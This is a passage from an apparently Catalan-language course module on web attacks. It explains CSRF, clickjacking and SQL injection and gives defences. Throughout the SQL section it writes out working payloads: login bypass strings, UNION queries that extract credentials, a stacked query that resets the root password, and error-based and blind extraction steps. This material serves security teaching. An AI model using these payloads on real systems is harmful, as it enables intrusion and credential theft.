L'CSRF és una tècnica amb la qual aconseguirem que l'usuari faci accions no desitjades en dominis remots. Es basa en la idea d'aprofitar la persistència de sessions entre les pestanyes d'un navegador. Anem a analitzar-la amb un exemple hipotètic per a entendre-la.

Exemple hipotètic de la tècnica *cross site request forgery*

L'usuari obre el seu navegador i entra en el lloc www.lloc001.com. En aquest lloc inicia sessió amb el seu usuari i se li permet fer una sèrie d'accions econòmiques, com licitacions o compres d'objectes. Al seu torn, entra a la xarxa social de moda, www.lloc002.com, on té les seves fotos personals, i s'intercanvia missatges amb els seus amics. No obstant això, resulta que en www.lloc002.com té una fallada d'XSS permanent i un atacant ho utilitzarà per a generar un atac CSRF.

Quan entrem en un lloc determinat ens associen una galeta de sessió que ens autentica únicament enfront del servidor. Això evita haver d'introduir les nostres credencials a cada pàgina que visitem. No obstant això, no podem controlar quan s'envien aquestes galetes. Si el nostre navegador té emmagatzemada una galeta associada a un domini l'enviarà en cada petició feta a aquest domini, fins i tot si aquesta no es fa voluntàriament.

Aquest és el concepte en el qual es basa la tècnica de CSRF. Anem a obligar un usuari que faci accions no desitjades sobre un domini des d'un altre. Imaginem que el lloc001.com, que –recordem– permetia transaccions econòmiques, utilitza diverses URL com la següent per a la compra d'objectes amb la targeta de crèdit emmagatzemada:

```
http://www.lloc001.com/comprar.asp?idObjecte=31173&confirm=yes
```

Si un usuari malintencionat aconseguís que un usuari autenticat a la pàgina anterior fes clic sobre l'enllaç, obtindria com a resultat la compra de l'objecte en qüestió. Això és, podria enganyar a la gent per a comprar objectes que ell posés a la venda per un preu desorbitat.

No obstant això, un usuari avesat no faria clic sobre un enllaç desconegut i rebut per una persona en la qual no confia. Aquí és on entra en joc la tècnica de CSRF, que permet a un atacant "simular" clics verídics sobre una aplicació usant les credencials (galeta de sessió) d'un usuari. Aquesta acció, mitjançant XSS, és senzilla.

Com ja s'ha posat de manifest múltiples vegades al llarg d'aquest mòdul, és necessari conèixer molt a fons el funcionament dels navegadors. En aquest cas anem a fer ús d'una condició que tots els navegadors comparteixen, ja que no farem ús de codi Javascript, sinó que utilitzarem codi HTML.

Els navegadors web, en trobar-se una etiqueta *<img>*, segueixen l'adreça del recurs especificat en el paràmetre *src*. Això implica una connexió per a intentar descarregar la imatge, i això es pot fer entre dominis. Si la imatge no es troba disponible, o la resposta que es rep des del servidor no és interpretable com a imatge, es mostrarà la icona d'imatge trencada.

Un atacant pot aprofitar aquesta característica dels navegadors per a obligar els usuaris afectats a fer accions que no volen fer. Crear una imatge que apunti a l'adreça URL indicada anteriorment generaria una petició per part de tots els navegadors que visitessin la pàgina que conté el codi HTML, i que, com vèiem, intentaria comprar un objecte en el domini www.lloc001.com. El codi HTML següent s'hauria d'introduir, per exemple, en un comentari del lloc www.lloc002.com.

```
<img src="http://www.lloc001.com/comprar.asp?idObjecte=31173&confirm=yes" />
```

Com es pot observar, la tècnica és tan simple com efectiva. Es pot fer ús de Javascript perquè l'atac sigui molt més discret. Les imatges disposen d'un esdeveniment *onerror* que es llança en no poder carregar la imatge. Això és semblant a l'atribut *alt* que es mostra quan un navegador no suporta imatges. Usant aquest esdeveniment i modificant el recurs referenciat en *src* podem carregar una imatge existent després de fer la modificació maliciosa mitjançant CSRF.

```
<img src="http://www.lloc001.com/comprar.asp?idObjecte=31173&confirm=yes"
 onerror="this.src='logo.jpg';this.onerror=null;"/>
```

Igualment seria possible desencadenar un atac de manera més discreta usant CSS (*cascading style sheets*, fulls d'estil per a pàgines web) per a evitar que la imatge trencada que es genera es mostri a l'usuari.

L'atac descrit anteriorment s'ha pogut dur a terme gràcies al fet que la pàgina de lloc001.com accepta peticions *GET*, aquelles en què els paràmetres es remeten en l'URL, en lloc de requerir *POST* per als enviaments d'informació. Una petició *GET* sempre serà més fàcil de manipular que una petició *POST*. Això és així perquè per a generar una petició *POST* hem d'escriure codi Javascript, el qual pot entrar en conflicte amb possibles filtres anti-XSS que hi hagi en l'aplicació.

No obstant això, i encara que establíssim com a requisit indispensable que les peticions es fessin mitjançant *POST*, això no ens garantiria la seguretat de la nostra pàgina ni dels nostres clients.

Per a millorar la seguretat enfront d'un possible atac podem fer ús de les capçaleres *Referer*. Aquestes indiquen la pàgina des de la qual s'ha arribat a una altra. S'utilitzen, per exemple, per a conèixer quines són les cerques que permeten a un usuari arribar a un lloc web des d'un cercador. Una mesura de protecció, encara que pot ser saltada, seria comprovar que les peticions enviades a les nostres pàgines, o almenys a aquelles que impliquin accions sensibles, es facin des del nostre propi domini.

L'única protecció real enfront d'atacs de CSRF és establir una sèrie de valors numèrics que es generin de manera única en cada petició. Aquests valors poden ser establerts com un CAPTCHA que l'usuari ha d'introduir en fer accions crítiques o com un valor ocult, en un camp *hidden*, dins del codi de la pàgina que comprovem quan l'usuari ens retorna la petició. Aquestes mesures, encara que tedioses de programar, ens permeten assegurar les dades dels nostres usuaris.

Com a usuaris d'aplicacions possiblement vulnerables a CSRF podem adoptar una sèrie de precaucions que intentin evitar un atac mitjançant aquesta tècnica. Les mesures són:

- Tancar la sessió immediatament després de l'ús d'una aplicació.

- No permetre que el navegador emmagatzemi les credencials de cap pàgina, ni que cap servidor mantingui la nostra sessió recordada més que durant el temps d'ús.

- Utilitzar navegadors diferents per a les aplicacions d'oci i les crítiques. Amb això ens assegurem la independència de les galetes de sessió entre navegadors.

1.3. *Clickjacking*


Les tècniques de *clickjacking* són una amenaça recent per als navegadors i els seus usuaris. Aquestes es basen a enganyar els usuaris perquè facin clic sobre elements d'un lloc web on ells mai no ho farien voluntàriament. Això s'aconsegueix superposant dues pàgines. Una, la principal, amb la pàgina on volem que realment els usuaris facin clic en zones específiques, com, per exemple, un banc per a fer una transferència. Una altra, la que serveix de parany, superposada sobre l'anterior i amb continguts que serveixin d'al·licient perquè l'usuari faci els clics a les zones desitjades, per exemple, un petit joc en què hem de fer clic en determinades zones.

Aquesta tècnica es basa en l'ús d'*iframes* superposats. Els *iframes* són elements HTML que permeten la inclusió d'un recurs extern dins de la nostra pàgina. Encara que contenen una sèrie de limitacions a l'hora d'accedir-hi mitjançant Javascript, es poden usar per a enganyar l'usuari.

El primer pas és generar una pàgina amb l'URL que es vol segrestar, que serà la base sobre la qual col·locarem la resta d'elements que ens caldran per a dur a terme aquesta tècnica.


Pàgina per segrestar

El pas següent és col·locar un *iframe* amb el seu vèrtex superior esquerre exactament en el lloc on volem que l'usuari enganyat faci el clic. Això es fa així per a assegurar, independentment del navegador, que el clic s'executi sense problemes.



Iframe sobre el lloc original


Finalment, s'haurà d'efectuar una col·locació i distribució dels elements a la pàgina que efectua l'engany. En aquest sentit, és recomanable crear algun tipus d'incentiu perquè l'usuari es vegi interessat a fer el clic que es persegueix, a fi de capturar-ne la pulsació i transmetre-la a la pàgina original.



Col·locació de l'*iframe* per a enganyar l'usuari

Aquesta tècnica va ser implementada i presentada per primera vegada per Jeremiah Grossman i Robert Hansen. Tots dos investigadors van proposar l'exemple presentat en les imatges anteriors com a mètode perquè un usuari activés una sèrie de característiques no desitjades del seu reproductor Flash. Ai-

xò es va aconseguir per mitjà d'una aplicació Flash situada a la pàgina d'Adobe per a la configuració de seguretat del connector, com es pot observar en la imatge següent:



Configuració de seguretat del Flash Player

Aquesta vulnerabilitat implica la necessitat de protecció per part dels navegadors, ja que aquesta tècnica utilitzarà de nou el navegador de l'usuari per a interactuar amb el servidor. És per això que alguns navegadors aporten directament proteccions contra aquesta tècnica.

2. Atacs d'injecció de codi

Les injeccions de codi són comunes actualment a Internet. Permetre que un usuari introdueixi qualsevol paràmetre en la nostra aplicació pot donar lloc a l'accés a informació privilegiada per part d'un atacant.

La injecció de codis és una tècnica d'atac a aplicacions web en què l'objectiu principal és aprofitar connexions a bases de dades des d'aplicacions web no segures per a permetre a un atacant l'execució d'ordres directament en la base de dades.

2.1. Injecció SQL

Mitjançant la injecció SQL un atacant podria fer, entre altres coses, les accions següents contra el sistema:

- Descobriment d'informació (*information disclosure*). Les tècniques d'injecció SQL poden permetre a un atacant modificar consultes per a accedir a registres o objectes de la base de dades als quals inicialment no tenia accés.

- Elevació de privilegis. Tots els sistemes d'autenticació que utilitzin credencials emmagatzemats en motors de bases de dades fan que una vulnerabilitat d'injecció SQL pugui permetre a un atacant accedir als identificadors d'usuaris més privilegiats i canviar-se les credencials.

- Denegació de servei. La modificació d'ordres SQL pot portar a l'execució d'accions destructives, com esborrar dades i objectes o aturar serveis amb ordres de parada i arrencada dels sistemes. Així mateix, es poden injectar ordres que generin un alt còmput en el motor de base de dades que faci que el servei no respongui en temps útil als usuaris legals.

- Suplantació d'usuaris. En poder accedir al sistema de credencials, és possible que un atacant obtingui les credencials d'un altre usuari i faci accions amb la identitat robada o falsejada a un altre usuari.

2.1.1. Entorn d'explotació de l'atac

En aquest apartat es mostren els condicionants necessaris perquè en una aplicació web es pugui donar la vulnerabilitat d'injecció d'ordres SQL:

- Fallada en la comprovació de paràmetres d'entrada. Es considera paràmetre d'entrada qualsevol valor que provingui des del client. En aquest entorn

s'ha d'assumir "un atac intel·ligent", per la qual cosa qualsevol d'aquests paràmetres poden ser enviats amb "malícia". Per això s'ha d'assumir també que qualsevol mesura de protecció implantada en el client pot fallar.

Exemple

Com a exemples de paràmetres en què se solen donar aquestes fallades tindríem:

- Camps de formularis: utilitzats en mètodes de crides *POST*
- Camps de crida *GET* passats per variables.
- Paràmetres de crides a funcions Javascript.
- Valors en capçaleres HTTP
- Dades emmagatzemades en galetes

- Utilització de paràmetres en la construcció de crides a bases de dades: el problema no es troba en la utilització dels paràmetres en les sentències SQL sinó en la utilització de paràmetres que no han estat comprovats correctament.


- Construcció no fiable de sentències. Hi ha diverses maneres de crear una sentència SQL dinàmica dins d'una aplicació web que depenen del llenguatge utilitzat. El problema es genera amb la utilització d'una estructura de construcció de sentències SQL basada en la concatenació de cadenes de caràcters, és a dir, el programador pren la sentència com una cadena alfanumèrica a la qual va concatenant el valor dels paràmetres recollits, la qual cosa implica que tant les ordres com els paràmetres tinguin el mateix nivell dins de la cadena. Quan s'acaba de construir l'ordre no es pot diferenciar quina part ha estat introduïda pel programador i quina part és procedent dels paràmetres.

Exemple 1. Fallada en la comprovació de paràmetres d'entrada

Taula_Usuaris				
IDUsuari	Usuari	Clau	Nom	NivellAcces
0	Root	RE$%·&	Administrador	Administrador
1	Ramon	ASFer3454	Ramon Martínez	Usuari
2	Carles	Sdfgre32!	Carles Lucas	Usuari

Taula d'usuaris d'exemple

Sobre aquesta base de dades es crea una aplicació web que demana als usuaris les credencials d'accés mitjançant un formulari:



Formulari d'accés a usuaris d'exemple

En aquest entorn suposem que es recullen les dades i es construeix dins de la nostra aplicació web una consulta SQL que serà llançada a la base de dades de l'estil següent:

```
SqlQuery="Select IDUsuari from Taula_Usuaris where Usuari='" || Usuari$
||"' AND Clau='" || Clau$ || "';"
```

En què `Usuari$` i `Clau$` són els valors recollits en els camps del formulari.

L'atac d'injecció SQL en aquest entorn consistiria a formar una consulta SQL que permetés un accés sense credencials.

Atac 1. Accés amb el primer usuari

```
Usuari$=Qualsevol
Clau$= ' or '1'='1
```

La consulta SQL que es formaria seria la següent:

```
"Select IDUsuari from Taula_Usuaris where Usuari='Qualsevol' and Clau='' or
'1'='1';"
```

Aquesta consulta permetria l'accés al sistema amb el primer usuari que estigui donat d'alta en la *Taula_Usuaris*

Atac 2. Accés amb un usuari seleccionat

```
Usuari$=Qualsevol
Clau$= ' or Usuari='Matias
```

La consulta SQL que es formaria seria la següent:

```
"Select IDUsuari from Taula_Usuaris where Usuari='Qualsevol' and Clau='' or
Usuari='Matias';"
```

Amb això només la fila de l'usuari *Matias* compliria aquest entorn.

Exemple 2. Entorn d'extracció d'informació de la base de dades mitjançant la modificació d'una consulta SQL

Taula_Examens				
ID	Data	Assignatura	Convocatòria	Aula
0	21/02/2007	Arquitectures avançades	Febrer	1
1	22/02/2007	Seguretat informàtica	Febrer	2
2	17/06/2007	Compiladors	Juny	2
3	01/09/2007	Arquitectures avançades	Setembre	1
...	...	...	...	...

Taula d'exàmens d'exemple

Sobre aquesta taula l'aplicació mostra els exàmens mitjançant un paràmetre que selecciona la convocatòria i s'accedeix a la informació en la base de dades amb una consulta SQL construïda de la manera següent:

```
SqlQuery=  "Select Data, Assignatura, Aula from Taula_Examens
 where Convocatòria='" || Convocatoria$ || "';"
```

http://www.miservidor.com/muestra_examenes.cod?convoctoria=Febrero

Fecha	Asignatura	Aula
21/02/2007	Arquitecturas Avanzadas	1
22/02/2007	Seguridad Informática	3
...	...	...

Resultats sense injecció SQL d'exemple

L'atac d'injecció SQL en aquest entorn consistiria a formar una consulta SQL que permetés extreure o modificar informació en la base de dades.

Atac 1. Accés a informació privilegiada

L'atacant modificaria el valor del paràmetre *convocatòria* fent una consulta per accedir als usuaris i contrasenyes del sistema.

```
http://www.elmeuservidor.com/mostra_examens.cod?convocatoria=Febrer'
 union select Usuari, Clau, 99 from Taula_Usuaris where '1'='1
```

Amb això es formaria una consulta SQL de la manera següent:

```
Select Data, Assignatura, Aula from Taula_Examens where Convocatòria=' Febrer'
```

```
union select Usuari, Clau, 99 from Taula_Usuaris where '1'='1';
```

I s'obtindrien els resultats següents:

Fecha	Asignatura	Aula
21/02/2007	Arquitecturas Avanzadas	1
22/02/2007	Seguridad Informática	3
...	...	...
Root	Re$%•&	99
Ramon	ASFer3454	99
Carlos	Sdfgre32!	99
...	...	...

Resultats amb injecció SQL d'exemple

Atac 2. Modificació de la informació de la base de dades

Aquest atac es pot fer:

- Si el compte de la base de dades utilitzada en la connexió des de l'aplicació té privilegis per a fer operacions de manipulació de dades o de creació d'objecte.

- Si el motor de la base de dades suporta execució múltiple de sentències SQL.

L'atacant modificaria el valor del paràmetre *convocatòria* fent una consulta per canviar la clau de l'usuari *root*:

```
http://www.elmeuservidor.com/mostra_examens.cod?convocatoria=Febrer'; Update
clau:='nova' from taula_Usuaris where usuari='root
```

Amb això es formaria una consulta SQL de la manera següent:

```
Select Data, Assignatura, Aula from Taula_Examens where Convocatòria='
Febrer'; Update clau:='nova' from taula_Usuaris where usuari='root';
```

I s'establiria una nova contrasenya a l'usuari *root*. Això pot arribar a afectar la prestació del servei o a les dades que es manegen, ja que es pot inserir informació falsa o parar el motor de la base de dades.

Exemple 3. Extracció d'informació mitjançant missatges d'error

En aquest entorn suposem que ens trobem amb una aplicació que maneja informació extreta d'una taula en la base de dades però que mai no es mostra, amb la qual cosa l'atacant no podrà veure impreses les dades que seleccioni amb la manipulació de la consulta SQL.

Taula_Imatges		
ID	Nom	Arxiu
1	Logotip 1	Logo1.jpg
2	Logotip 1 gran	Logo1g.jpg
3	Logotip apaïsat	Logo2.jpg
...	...	...

Taula d'imatges d'exemple

Sobre aquesta taula, l'aplicació mostra, dins de la pàgina, l'arxiu seleccionat mitjançant un paràmetre que selecciona l'ID de l'arxiu amb una consulta SQL construïda de la manera següent:

```
SqlQuery="Select * from Taula_Imatges where id='" || id$ || "';"
```

Resultat sense injecció SQL amb imatges d'exemple

Atac. Genera un missatge d'error que li permeti veure dades de la base de dades.

Per a això, es buscaria formar algun dels errors següents:

- **Errors matemàtics**. Permeten extreure informació mitjançant el desbordament dels límits dels formats numèrics. Per a això es converteix la dada buscada a un valor matemàtic i s'opera per a aconseguir el desbordament. En el missatge d'error s'obtindrà el resultat del desbordament que ens permetrà saber la dada buscada.


- **Errors de format**. Consisteixen en la utilització implícita d'un valor d'un tipus de dada amb un altre de diferent. Això generarà un error en intentar el motor de base de dades fer una conversió i no poder fer-la.

- **Errors de construcció de la sentència SQL**. Permeten trobar els noms dels objectes en la base de dades. Serveixen per a esbrinar noms de taules o els camps.

En aquest atac en concret anem a forçar un error de format mitjançant la modificació del paràmetre *id* de la manera següent:

```
http://www.elmeuservidor.com/mostra_imatge.cod?id=1 union select Usuari from
Taula_Usuaris where IDUsuari=0
```

El resultat que s'obtindrà és:



Missatge d'error d'exemple

Modificant la consulta es pot extreure la clau o qualsevol altra informació de la base de dades.

Priamos

En l'any 2001, David Litchfield presentava en les conferències de BlackHat un document titulat *Web Application Disassembly with ODBC Error Messages*, en el qual s'explicava com es podia treure informació sobre la base de dades d'una aplicació web a partir dels missatges d'error ODBC no controlats pel programador.

En aquests primers documents l'extracció d'informació es feia utilitzant la visualització dels missatges d'error dels connectors ODBC; encara quedava un any perquè sortissin a la llum pública les tècniques *blind*.

Per a això, l'objectiu és generar una injecció que provoqui un error i llegir en el missatge d'error dades amb informació sensible.

```
Programa.asp?id=218 and 1=(select top 1 name from sysusers order by 1 desc)
```

L'atribut *name* de la taula *sysusers* en SQL Server és alfanumèric i en fer la comparació amb un valor numèric es generarà un error. Si el programador no té controlats aquests errors ens arribarà a la pantalla un missatge com el següent:

```
Microsoft OLE DB Provider for SQL Server error '80040i07'
Conversion failed when converting the nvarchar value 'sys' to data type int.
/Programa.asp, line 8
```

I s'obté el primer valor buscat. Després es torna a injectar però ara es canvia la consulta de la manera següent, o similar:

```
Programa.asp?id=218 and 1=(select top 1 name from sysusers where name<'sys' order by 1 desc)
```


I s'obté:

```
Microsoft OLE DB Provider for SQL Server error '80040i07'
Conversion failed when converting the nvarchar value 'public' to data type int.
/Programa.asp, line 8
```

Iteració següent:

```
Programa.asp?id=218 and 1=(select top 1 name from sysusers where name<'public'
order by 1 desc)
```

I s'automatitza l'extracció de tota la informació de la base de dades. Per a això hi ha eines que analitzen aquests missatges d'error i ho automatitzen de manera eficient. El Priamos és una d'aquestes eines.



El Priamos en funcionament

2.1.2. Injecció SQL a cegues

Una de les maneres de fer aquests atacs es basa en atacs a cegues, és a dir, a aconseguir que les ordres s'executin sense la possibilitat de veure cap dels resultats. La inhabilitació de la mostra dels resultats de l'atac es produeix pel tractament total dels codis d'error i la impossibilitat de modificar, *a priori*, cap informació de la base de dades. Llavors, si no es pot alterar el contingut de la base de dades ni veure el resultat de cap dada extreta del magatzem, es pot dir que l'atacant mai no aconseguirà accedir a la informació?

La resposta correcta a aquesta pregunta, evidentment, és no. A pesar que un atacant no pugui veure les dades extretes directament de la base de dades sí que és més que probable que, en canviar les dades que s'estan enviant com a

paràmetres, es puguin fer inferències sobre aquestes en funció dels canvis que s'obtenen. L'objectiu de l'atacant és detectar aquests canvis per poder inferir quina ha estat la informació extreta en funció dels resultats.

La manera més fàcil per a un atacant d'automatitzar aquesta tècnica és usar un vector d'atac basat en lògica binària, és a dir, en *true* i *false*.

El paràmetre vulnerable

L'atacant ha de trobar, en primer lloc, una part del codi de l'aplicació que no estigui fent una comprovació correcta dels paràmetres d'entrada a l'aplicació que s'estan utilitzant per a compondre les consultes a la base de dades. Fins a aquí, el funcionament és similar a la resta de tècniques basades en injecció d'ordres SQL. Trobar aquests paràmetres és de vegades més complex ja que, des d'un punt de vista *hacker* de caixa negra, mai no és possible garantir que un paràmetre no sigui vulnerable ja que, tant si ho és com si no ho és, pot ser que mai no s'apreciï cap canvi en els resultats aparents.

Fem una definició, definim el concepte d'"injecció SQL de canvi de comportament zero" (ISQL0) com una cadena que s'injecta en una consulta SQL i no fa cap canvi en els resultats, i definim "injecció SQL de canvi de comportament positiu" (ISQL+) com una cadena que sí que provoca canvis.

Vegem-ne uns exemples i suposem una pàgina d'una aplicació web del tipus:

```
http://www.lamevaweb.com/noticia.php?id=1
```

Fem la suposició inicial que 1 és el valor del paràmetre *id* i aquest paràmetre serà utilitzat en una consulta a la base de dades de la manera següent:

```
Select camps From taules Where condicions and id=1
```

Una injecció ISQL0 seria una cosa com el següent:

```
http://www.lamevaweb.com/noticia.php?id=1+1000-1000
http://www.lamevaweb.com/noticia.php?id=1 and 1=1
http://www.lamevaweb.com/noticia.php?id=1 or 1=2
```

En cap dels tres casos anteriors no estem fent cap canvi en els resultats obtinguts en la consulta. Aparentment, no.

Per contra, una ISQL+ seria una cosa com el següent

```
http://www.lamevaweb.com/noticia.php?id=1 and 1=2
http://www.lamevaweb.com/noticia.php?id=-1 or 1=1
http://www.lamevaweb.com/noticia.php?id=1+1
```

En els tres casos anteriors estem canviant els resultats que ha d'obtenir la consulta. Si en processar la pàgina amb el valor sense injectar i amb ISQL0 ens retorna la mateixa pàgina es podrà inferir que el paràmetre està executant les ordres, és a dir, que es poden injectar ordres SQL. Ara bé, quan posem una ISQL+ ens dóna sempre una pàgina d'error que no ens permet veure cap dada. Doncs bé, aquest és l'entorn perfecte per a fer l'extracció d'informació d'una base de dades amb una aplicació vulnerable a la injecció LDAP a cegues.

Com s'ataquen aquestes vulnerabilitats?

En tenir una pàgina de *true* i una altra pàgina de *false* se'n pot crear tota la lògica binària.

En els exemples anteriors, suposem que quan posem com a valor 1 en el paràmetre *id* ens dóna una notícia amb el titular "Raúl convertit en mite del madridisme", per posar un exemple, i que quan posem *1 and 1=2* ens dóna una pàgina amb el missatge *Error*. A partir d'aquest moment es fan injeccions d'ordres i se'n mira el resultat.

Suposem que volem saber si hi ha una determinada taula en la base de dades:

```
Id= 1 and exists (select * from usuaris)
```

Si el resultat obtingut és la notícia amb el titular de Raúl, llavors podrem inferir que la taula sí que existeix, mentre que si obtenim la pàgina d'error sabrem que, o bé no existeix, o bé l'usuari no hi té accés, o bé no hem escrit la injecció correcta SQL per al motor de base de dades que s'està utilitzant. (Hem de recordeu que SQL, malgrat ser un "estàndard", no té les mateixes implementacions en els mateixos motors de bases de dades.)

Un altre possible motiu de fallada pot ser simplement que el programador tingui el paràmetre entre parèntesis i calgui jugar amb les injeccions; per exemple, suposem que hi ha un paràmetre darrere del valor d'*id* en la consulta que fa l'aplicació. En aquest cas caldria injectar una cosa com:

```
Id= 1) and (exists (select * from usuaris)
```

Suposem que volem treure el nom de l'usuari administrador d'una base de dades MySQL:

```
Id= 1 and 300>ASCII(substring(user(),1,1))
```

Amb aquesta injecció obtindrem que el valor ASCII de la primera lletra del nom de l'usuari sigui menor que 300 i, per tant, podrem dir que aquesta és una ISQL0. Lògicament, haurem d'obtenir el valor cert rebent la notícia de Raúl. Després, aniríem fitant el valor ASCII amb una cerca dicotòmica en funció de si les injeccions són ISQL0 o ISQL+.

```
Id= 1 and 100>ASCII(substring(user(),1,1)) -> ISQL+ -> Fals
Id= 1 and 120>ASCII(substring(user(),1,1)) -> ISQL0 -> Veritable
Id= 1 and 110>ASCII(substring(user(),1,1)) -> ISQL+ -> Fals
Id= 1 and 115>ASCII(substring(user(),1,1)) -> ISQL0 -> Veritable
Id= 1 and 114>ASCII(substring(user(),1,1)) -> ISQL+ -> Fals
```

Llavors podríem dir que el valor del primer caràcter ASCII del nom de l'usuari és el 114.

Un cop d'ull a la taula ASCII i obtenim la lletra *r*, probablement de *root*, però per a això hauríem de treure el segon valor, de manera que injectem el valor següent:

```
Id= 1 and 300>ASCII(substring(user(),2,1)) -> ISQL0 -> Veritable
```

I tornem a fer la cerca dicotòmica. Fins a quina longitud? Doncs esbrinem-ho injectant:

```
Id= 1 and 10>length(user()) ISQL0 o ISQL+?
```

Totes aquestes injeccions, com s'ha dit en un paràgraf anterior, s'han d'ajustar a la consulta de l'aplicació; tal vegada seran necessaris parèntesis, cometes si els valors són alfanumèrics, seqüències d'escapament si hi ha filtratge de cometes, o caràcters terminals d'inici de comentaris per a invalidar parts finals de la consulta que llança el programador.

Automatització

